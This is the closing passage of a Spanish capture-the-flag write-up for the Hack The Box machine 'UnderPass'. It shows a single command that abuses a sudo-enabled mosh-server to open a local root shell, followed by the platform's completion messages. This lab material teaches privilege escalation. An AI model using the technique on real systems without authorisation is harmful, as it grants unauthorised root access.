
Encontramos el binario **mosh-server** (*Mosh (Mobility Shell)* es un servidor y cliente SSH multiplataforma y que está optimizado para redes en continúa movilidad como 3G o Wi-Fi). Para llegar a explotarlo veo las opciones de ejecución que tengo..



Si ejecutamos este comando explotaremos el servicio mosh, ya que nos vamos a lanzar una sesión de SSH como el usuario root de manera local.

```
mosh --server="sudo /usr/bin/mosh-server" localhost
```

Comprobamos que soy **root** y vemos el archivo **root.txt** con la segunda flag.



## Maquina Pwned



Target IP Address

10.10.11.48



Submit User Flag

User flag owned

[ 3 ] Easy



Submit Root Flag

Root flag owned

[ 2 ] Very Easy



Congratulations

**b2h4ack!**

You are player #11377 to have  
pwned UnderPass.

Share Results